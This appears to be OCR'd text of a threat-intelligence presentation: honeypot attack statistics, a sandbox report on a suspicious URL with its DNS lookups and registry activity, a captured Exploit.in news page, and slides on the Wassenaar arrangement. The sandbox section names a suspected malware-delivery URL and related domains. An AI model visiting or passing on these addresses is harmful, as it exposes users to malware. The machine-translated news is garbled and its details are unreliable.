The Threat Landscape Changes



The Landscape Changes Again




THREAT INTELLIGENCE

Honeypot Findings

- Highest volume of attacks occurred in Europe
- Attacks against Microsoft DS accounted for over 51% of the overall attack vectors
- Database services have been a consistent target
- 14% of the malware loaded on the Honeypots was considered undetectable by AV
- Underscores the importance of a defense in depth strategy for the need to secure your enterprise and cloud infrastructure

TOTAL HONEYPOT ATTACKS BY REGION




US HONEYPOTS	
MS-SQL Server	12%
MySQL	13%
HTTP	23%
MS-DS Service	51%
RPC	0%
FTP	0%

EUROPE HONEYPOTS	
MS-SQL Server	13%
MySQL	13%
HTTP	13%
MS-DS Service	35%
RPC	13%
FTP	13%

ASIA HONEYPOTS	
MS-SQL Server	4%
MySQL	6%
HTTP	4%
MS-DS Service	85%
RPC	0%
FTP	0%

Sandboxing Technology



If you are interested in a commercial version of this service that offers additional features and detection capabilities, check out Lastline's advanced malware protection platform.


Task Overview

Task ID:	13b6bd5faf6e5be94f53136a3c4a6a7c9
URL:	http://go.mylistclub.ru/key.php?q=First%20Alert%20215%20Manual
MD5:	f2bda9391686a4b0033246d112c07297
Analysis Submitted:	2015-10-30 17:33:48
Analysis Started:	2015-10-30 17:34:16
Time Remaining:	8 minutes and 0 seconds (0 jobs in queue)

75.35 %

International Secure Systems Lab
Contact: anubis@iseclab.org

Sandboxing Technology



DNS Queries:

Name	Query Type	Query Result	Successful	Protocol
go.mylistclub.ru	DNS_TYPE_A	5.45.73.107	1	
demisvee.com	DNS_TYPE_A	5.45.77.225	1	
objectcdn.com	DNS_TYPE_A	104.28.10.98	1	
mc.yandex.ru	DNS_TYPE_A	213.180.193.119	1	
ms1.easysuperdownload-1.	DNS_TYPE_A	104.27.190.120	1	
download.objectcdn.com	DNS_TYPE_A	104.28.11.98	1	


Files Created:

C:\Documents and Settings\Administrator\Cookies\administrator@demisvee[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@easysuperdownload-1[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@ms1.easysuperdownload-1[1].txt
C:\Documents and Settings\Administrator\Cookies\administrator@objectcdn[1].txt
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012011021420110221\
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012011021420110221\index.dat

Monitored Registry Keys:


Key Name	Watch subtree	Notify Filter	Count
Software\Microsoft\SystemCertificates\disallowed\			
HKU\S-1-5-21-842925246-1425521274-308236825-Software\Microsoft\SystemCertificates\root\	1	Key Change,Value Change	1
HKU\S-1-5-21-842925246-1425521274-308236825-Software\Microsoft\SystemCertificates\trust\	1	Key Change,Value Change	1
HKU\S-1-5-21-842925246-1425521274-308236825-\Software\Policies\Microsoft\SystemCertificates	1	Key Change,Value Change	3

Open/Closed Source Intelligence



Monitoring the Social Media Accounts

Forums to Follow – Exploit.in



Our mirrors: Exploit. IN (SSL) || Exploit. IO

Navigation

Main:
- Home
- Contact us
- Online Tools
- Forum

News:
- News Archive
- Search News
- RSS-Feeds
- Twitter

Advertising

27/10/2014 18:08: Hacker from Estonia convicted in the US for 11 years for stealing $ 9.4 million

A US court on Friday sentenced a **hacker from Estonia Sergey Churikov to imprisonment for 11 years for breaking into RBS WorldPay** . Curikov convicted of cyber fraud and stealing $ 9.4 million from a bank branch Royal Bank of Scotland in Atlanta in 2008. Curikov sentenced to 11 years in prison and ordered to pay $ 8.4 million. The Government of Estonia in early May 2010 decided to give Churikova US authorities. In co-operation of the State Prosecutor's Office and the Estonian Central Criminal Police, US law enforcement May 6, 2009 were arrested members of a group of international computer fraud. As found out a consequence, Curikov in early November 2008 hacked into the database of the company-operator debit cards RBS WorldPay one of the US banks. These data Curikov gave his partner Igor Grudievu, whose task was to record dumps resulting from burglary, on cards and then cash in ATMs. Just for one day Ronald and Evelyn Choi, and Michael Evgenov removed from the accounts of different persons over 3.5 million CZK 10 000 Estonian kroons at a time in Tallinn. In the future, money from ATMs worldwide and received numerous other hired drops. presided resident of Tallinn, while 25-year-old Sergey Churikov, a resident of St. Petersburg Victor Pleschuk and resident Oleg covelline Chisinau. The fourth key figure of the group took place on court documents as "Hacker 3". Igor chest was accused of repeated forgery of means of payment for the purpose of use, the use of counterfeit payment instruments and computer fraud. He is sentenced to 5 years imprisonment with a probation period of 5 years. Eugene and Evelyn Choi charged with computer fraud and fraudulent use of payment instruments in a large scale, Evelyn Choi was sentenced to 3 years imprisonment with a probation period of 3 years, Eugene - to 2 years imprisonment with a probation period of 2 years.

In November 2008, 12 hours more than 2100 ATMs in 280 cities around the world were received US $ 9 million. Crime seized the US, Estonia, Russia, Ukraine, Italy, Hong Kong, Japan and Canada. Withdraw money previously hired drops.

a-z Comment

10.27.2014 6:01 p.m.: Malware Backoff increased its presence in the US by 57%

According to the company Damballa, the number of computers infected with malicious software **Backoff** , increased rapidly in North America. This malicious software used to steal information about credit cards. In Damballa observed 57% increase in activity in the period between August and September 2014. Backoff is used to scan memory and retrieval of data on credit cards. This was stated by the technical director Damballa Brian Foster (Brian Foster). Data are based on information collected from customers, businesses and Internet service providers, who use Damballa products to detect malicious activity. *"We take the domain names and IP-addresses that are looking for malicious software to calculate risk. The Company monitors the number and characteristics of domain names associated with Backoff. Number of requests indicates growth of infected PC "* - said Brian Foster. About 55% of the traffic, including DNS-queries, comes from North America. To preserve the privacy company is not interested in IP-addresses of most of these computers. Hadoop-cluster at

Online Tools

Security
- Advanced test anonymity
- test browser (short)
- Checking password complexity
- Password generator

Another
- speed test
- download speed calculation
- converter IPv4 / IPv6
- converter UNIX / GMT time
- Jabber Valid Checker

Quick jump

вирус firefox взлом **форум** **security** flash linux ip rss explorer windows **exploit** **проверка** socks root apple Google Facebook **ddos** Symantec **ssl** ботнет Android **спам** Chrome троян

добавить tag

16 514
1 412
1 304

Partnering with other Researchers

ICS-CSR

Industrial Control System - Cyber Security Research

CROWDSTRIKE
GLOBAL THREAT INTEL REPORT
TWO THOUSAND FOURTEEN
CROWDSTRIKE
www.crowdstrike.com

Ponemon INSTITUTE


Data Breach: The Cloud Multiplier Effect

Sponsored by Netskope

Independently conducted by Ponemon Institute LLC

Publication Date: June 2014

Ponemon Institute© Research Report


verizon

2014 DATA BREACH INVESTIGATIONS REPORT

92%

THE UNIVERSE OF THREATS MAY SEEM LIMITLESS, BUT 92% OF THE 100,000 INCIDENTS WE'VE ANALYZED FROM THE LAST 10 YEARS CAN BE DESCRIBED BY JUST NINE BASIC PATTERNS.

Conducted by Verizon with contributions from 50 organizations from around the world.

2014 COST OF DATA BREACH STUDY

From Ponemon Institute, sponsored by IBM

Threat to Threat Intelligence

Wassenaar Proposal

- 2013 Amendment
- Prevent the selling of surveillance technology to governments known to abuse human rights
- Surveillance technology includes
  - Intrusion Detection Systems
  - Zero Day exploits
- Punishment
  - $250k fine
  - Five years in prison

Threat to Threat Intelligence

Wassenaar Proposal – The Problem

- Prevents information sharing of vulnerabilities
- Prevents us from knowing our enemy
- Prevents research sharing…even within the same organization
- Hackers gonna hack – so it really only impacts law abiding security professionals

